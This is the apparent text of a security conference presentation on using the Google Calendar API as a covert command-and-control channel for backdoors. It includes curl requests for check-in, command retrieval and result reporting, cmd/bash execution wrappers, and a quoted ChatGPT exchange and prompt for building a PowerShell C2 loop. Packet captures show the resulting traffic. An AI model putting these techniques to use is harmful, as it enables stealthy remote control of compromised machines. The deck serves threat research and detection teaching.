

2024/05/16

你的行事曆就是我的C2

偽裝溝通的鍊金術

講者：

賴家民資深產品經理

黃冠龍資深工程師

Mail: sena.lai@packetx.biz Mail: caner.huang@packetx.biz

About

賴家民 瑞擎數位資深產品經理

台灣科技大學 資訊工程學系 博士候選人 (研究領域為網路安全)

刑事警察局網路鑑識課程講師

國防資安產業行動計畫講師

台灣大學暑期網路研討會講師

TEENAGE HACKERS IN TAIWAN 台灣少年駭客營講師

健行科大新型態資安實務課程講師

黃冠龍 瑞擎數位資深工程師

5G工控專網攻防模擬平台


5G非侵入攻擊偵測減緩機制

分散式網路封包壓力測試平台

APT 情境模擬平台


後門的事件，後門很重要？

- 震撼整個IT界的XZ程式庫遭植入後門事件，之所以浮上檯面純屬意外！
 - XZ Utils後門將可讓攻擊者繞過SSHD（Secure Shell Daemon）的身分認證機制。
 - Ref <https://www.ithome.com.tw/news/162130>
- Google揭露俄羅斯駭客ColdRiver的最新戰術，以PDF檔遞送後門程式
 - 假冒的身分與目標對象建立關係，之後傳送一個偽裝成準備發表的PDF專欄文章的PDF予目標對象，並請求對方提供意見，但當使用者打開PDF檔時，發現文字是加密的，於是駭客就會再傳遞一個宣稱可用來解密的連結，連向雲端的檔案，但該檔案實際上是個後門程式SPICA。
 - Ref <https://www.ithome.com.tw/news/160928>
- 後門程式MadMxShell透過惡意廣告散布，對方聲稱提供網路管理工具引誘用戶上當
 - Ref <https://www.ithome.com.tw/news/162558>
- 駭客假冒WordPress名義寄送資安公告，意圖推送後門程式
 - Ref <https://www.ithome.com.tw/news/160247>





後門的模式

防火牆、IPS、IDS、WAF....




後門程式

後門程式




攻擊者主機



自建控制伺服器

受控制伺服器



雲端主機



雲端服務



- 自建控制伺服器

- 客製連線行為

- TCP、HTTP、HTTPS、QUIC、DTLS、DNS、ICMP....

- 即時控制

- 雲端服務

- 逃避傳統安全檢測
 - 穩定可靠
 - 易於設置和維護

MITRE ATT&CK : T1102 Web Service


Using common services, such as those offered by Google or Twitter, makes it easier for adversaries to hide in expected noise. Web service providers commonly use SSL/TLS encryption, giving adversaries an added level of protection.

ID	Name	Description
G0050	APT32	APT32 has used Dropbox, Amazon S3, and Google Drive to host malicious downloads. ^[1]
S0534	Bazar	Bazar downloads have been hosted on Google Docs. ^{[3][4]}
C0017	C0017	During C0017, APT41 used the Cloudflare services for C2 communications. ^[8]
G0100	Inception	Inception has incorporated at least five different cloud service providers into their C2 infrastructure including CloudMe. ^{[24][25]}
S0547	DropBook	DropBook can communicate with its operators by exploiting the Simplenote, DropBox, and the social media platform, Facebook, where it can create fake accounts to control the backdoor and receive instructions. ^{[14][15]}

放進去的方式

C2溝通的方法

使用雲端服務執行指令的工作流程



Google Calendar API

Google Calendar API 總覽

[提供意見](#)

Google Calendar API 是符合 REST 樣式的 API，可透過明確的 HTTP 呼叫或使用 Google 用戶端程式庫存取。API 可提供 Google 日曆網頁介面中的大部分功能。

以下是 Google Calendar API 使用的常見詞彙：

事件

日曆上的活動，包含標題、開始和結束時間以及參與者等資訊。事件可以是單一事件或週期性事件。事件會以事件資源表示。

日曆

事件集合。每個日曆都有相關聯的中繼資料，例如日曆說明或預設日曆時區。單一日曆的中繼資料會以日曆資源表示。

日曆清單

Google 日曆 UI 中，列出使用者日曆清單的所有日曆。顯示在日曆清單上的單一日曆中繼資料會以 calendarListEntry 資源表示。這項中繼資料包括使用者專屬的日曆屬性，例如日曆的顏色或新活動的通知。

設定

日曆 UI 中的使用者偏好，例如使用者的時區。單一使用者偏好設定以設定資源表示。

ACL

存取權控管規則，會將日曆的指定存取層級授予使用者 (或一組使用者)。單一存取權控管規則是以 ACL 資源表示。

• 回報主機存活

- 創建事件，並定義標題為控制主機的識別碼。

• 讀取控制指令

- 讀取事件並透過識別碼過濾特定事件的內容，藉此取得控制指令。

• 回應指令訊息

- 將執行完的指令訊息，回應到特定事件下的資訊內容。

實作C2前的準備

回報主機存活

Create Calendar Event

```
curl -X POST \  
  'https://www.googleapis.com/calendar/v3/calendars/primary/events' \  
  -H "Authorization: Bearer {Access_Token}" \  
  -H 'Content-Type: application/json' \  
  -d '{  
    "summary": "{uuid}",  
    "description": "",  
    "start": {  
      "date": "{date}"  
    },  
    "end": {  
      "date": "{date}"  
    }  
  }'
```

執行控制指令

Windows

```
cmd /c "{command}"
```

Linux

```
bash -c "{command}"
```

讀取控制指令

Read Calendar Event

```
curl -X GET \  
  'https://www.googleapis.com/calendar/v3/calendars/primary/events/{Event_ID}' \  
  -H "Authorization: Bearer {Access_Token}" \  
  -H 'Accept: application/json'
```

Response => description => command


回應指令訊息

Update Calendar Event

```
curl -X PATCH \  
  'https://www.googleapis.com/calendar/v3/calendars/primary/events/{Event_ID}' \  
  -H "Authorization: Bearer {Access_Token}" \  
  -H 'Content-Type: application/json' \  
  -d '{  
    "description": "{Update_Message}"  
  }'
```

製作Windows C2 - PowerShell

> 轉成PowerShell

 **ChatGPT**
Here is how you can translate the provided ``curl`` command to PowerShell using ``Invoke-RestMethod``:

powershell





```
$uri = 'https://www.googleapis.com/calendar/v3/calendars/primary/events/{Event_ID}'  
$headers = @{  
    Authorization = 'Bearer {Access-Token}'  
    Accept = 'application/json'  
}
```

```
$response = Invoke-RestMethod -Uri $uri -Method Get -Headers $headers  
$response
```

In this PowerShell script:

- Replace ``{Event_ID}`` with the specific ID of the event you want to access.
- Replace ``{Access-Token}`` with your actual bearer token for authentication.

This script sends a GET request to the Google Calendar API to fetch an event and then displays the response.

> ChatGPT通關密語

PowerShell的腳本，首先需要自動產生UUID，並透過UUID於Google Calendar上創建當天的事件(我已經有Account Token且用Invoke-RestMethod的方式)，創建後將id記錄下來，並於之後的每十秒利用此ID查詢是否有description內容包含print:的訊息，如果有將print:後面的字串透過runtest指令執行，將結果更新到該id的description中。



Google 日曆 - 2024年5月12日

calendar.google.com/calendar/u/0/r/week

今天 < > 2024年5月 農曆四月

建立

2024年5月

日	一	二	三	四	五	六
28	29	30	1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	1
2	3	4	5	6	7	8

搜尋使用者

我的日曆

☒ C2C

☒ 生日

☒ Tasks

其他日曆

週日 12 初五

週一 13 初六

週二 14 初七

週三 15 初八

週四 16 初九

週五 17 初十

週六 18 十一

GMT+08

下午2點						
下午3點						
下午4點						
下午5點						
下午6點						
下午7點						
下午8點						
下午9點						
下午10點						
下午11點						

ip.addr -- 192.168.12.100

No.	Time	Source	Destination	Protocol	Length	Stream index	Info
No Packets							

n3: <live capture in progress>




ENG 20:58

網路行為軌跡(1/2)


查詢的網域名稱

No.	Time	Source	Destination	Protocol	Length	Info
1	20:58:51.432906	192.168.12.100	8.8.8.8	DNS	78	Standard query 0x74a1 A <u>www.googleapis.com</u>
2	20:58:51.432911	192.168.12.100	8.8.8.8	DNS	78	Standard query 0x74a1 A <u>www.googleapis.com</u>

C2連線通訊


No.	Time	Source	Destination	Protocol	Length	Info
4	20:58:51.443105	192.168.12.100	<u>172.217.160.106</u>	TCP	66	50383 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
5	20:58:51.445147	172.217.160.106	192.168.12.100	TCP	66	443 → 50383 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1412 SACK_PERM WS=256
6	20:58:51.445279	192.168.12.100	172.217.160.106	TCP	54	50383 → 443 [ACK] Seq=1 Ack=1 Win=262400 Len=0
